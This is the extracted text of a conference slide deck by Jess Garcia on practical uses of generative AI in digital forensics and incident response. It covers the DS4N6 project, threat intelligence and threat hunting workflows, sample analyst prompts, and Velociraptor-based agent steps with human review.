Generative AI for DFIR in the Real World: Practical Use Cases

SANS AI Cybersecurity Summit

Jess Garcia

@j3ssgarcia – jess.garcia@one-esecurity.com
Founder and CEO of One eSecurity
Senior SANS Instructor
www.ds4n6.io – Project leader

WhoAmI

Jess Garcia
jess.garcia@one-esecurity.com
@j3ssgarcia

Founder and CEO of One eSecurity +25 years of experience in CybSec / DFIR

Global DFIR company for +17 years
www.one-esecurity.com

DS4N6 Project Leader
www.ds4n6.io

Senior Instructor at SANS Institute for +22 years

Index

1. DS4N6: The Road so Far

2. GenAI for Threat Detection & Response

3. GenAI-DFIR: Real World Use Cases

4. Use Case 1: SOC Alert Analyzer

5. Use Case2: Data Analysis with ChatGPT

DS4N6: The Road so Far

DS4N6 Project

aidfir.io / ds4n6.io

Our Mission: Bring **Data Science** & **Artificial Intelligence** to the fingerprints of the average **Forensicator** and promote advances in the field.

CHRYSALIS

Daisy VM

HAM

ds4n6.io/tools

ds4n6.io/events

RSAConference2023
San Francisco | April 24 – 27 | Moscone Center
Stronger Together
SESSION ID: AIR-M05
Hunting Stealth Adversaries with Graphs & AI
#RSAC

RSAConference2022
San Francisco & Digital | June 6 – 9
TRANSFORM
#RSAC
SESSION ID: OST-T08
CHRYSALIS: Age of the AI-Enhanced Threat Hunters & Forensicators

DS4N6

SANS

In our last talk…

Your Journey to the GenAI-DFIR Era Starts Today!

SANS

/ AI Cybersecurity Forum 2024

Insights from the Front Lines


Free Virtual Forum / Thursday, April 25

10:00 a.m. – 1:00 p.m. EDT (UTC-4)

ds4n6.io/blog/24042501.html (one) eSecurity

In “*Your Journey to the GenAI-DFIR Era Starts Today!*”

- ChatGPT
- Gemini
- Meta AI
- Bing



Rule Generation (YARA, Sigma)

Scripting / Task Automatization

Process EDR/XDR Alerts

Analyze Unstructured Data

Write Cybersecurity Reports


Write EDR/XDR Queries in Plain Text

Code Analysis / Reverse Engineering

DS4N6: Cybersecurity & ChatGPT - Multi-part Blog Post Series

https://www.ds4n6.io/blog/24041601.html

Workflows



CTI Team

Seach in many CTI sources for Actors & TTPs

Create Threat Landscapes

Design TH Hypotheses

Write EDR Hunt Queries

TH Team

Analyze Alerts

Confirm / Discard Hypotheses

Analyze Results

Reporting

IR Team


Triage / Deep Dives

Run Forensic Tools


Analyze Artifacts


In “*Your Journey to the GenAI-DFIR Era Starts Today!*”

Cyber Threat Intelligence




```
I'm a large company within the Financial sector located at Switzerland.
My environment has the following characteristics:
    - IT team usually use PowerShell
    - Predominant OS is Windows
    - We do not use cloud services like Azure or AWS
Taking into account my environment, create threat hunting hypotheses I should consider.
```





Get Threat Actors from **ETDA**
Get top TTPs in 2024 from **RedCanary**
Correlate CTI Data Sources
Write custom CTI Reports from **MITRE**
Write TH **Hypothesis**
ETDA
red canary
MITRE ATT&CK API


In “*Your Journey to the GenAI-DFIR Era Starts Today!*”

Threat Hunting



```
Hunt for threats based on the following hypothesis: A malitious actor may
attempt to use encoded PowerShell scripts to download and install malware.
```






Search in **Velociraptor** Documentation
Create Hunts through **Velociraptor** API
Search for anomalies with **Security Copilot**
Evaluate the **Hypothesis** & Report
Doc.
Velociraptor API
DS4N6 Security Copilot

In “*Your Journey to the GenAI-DFIR Era Starts Today!*”

Forensics


```
Search for suspicious executions on this computer
```




Search in **Velociraptor** Documentation
Create Hunts through **Velociraptor** API
Search for Anomalies with **Security Copilot**
Ask **Human** for Next Steps
Evaluate Results & **Report**
Doc.
Velociraptor API
DS4N6 Security Copilot
Human in the Loop

API

In our last talk…



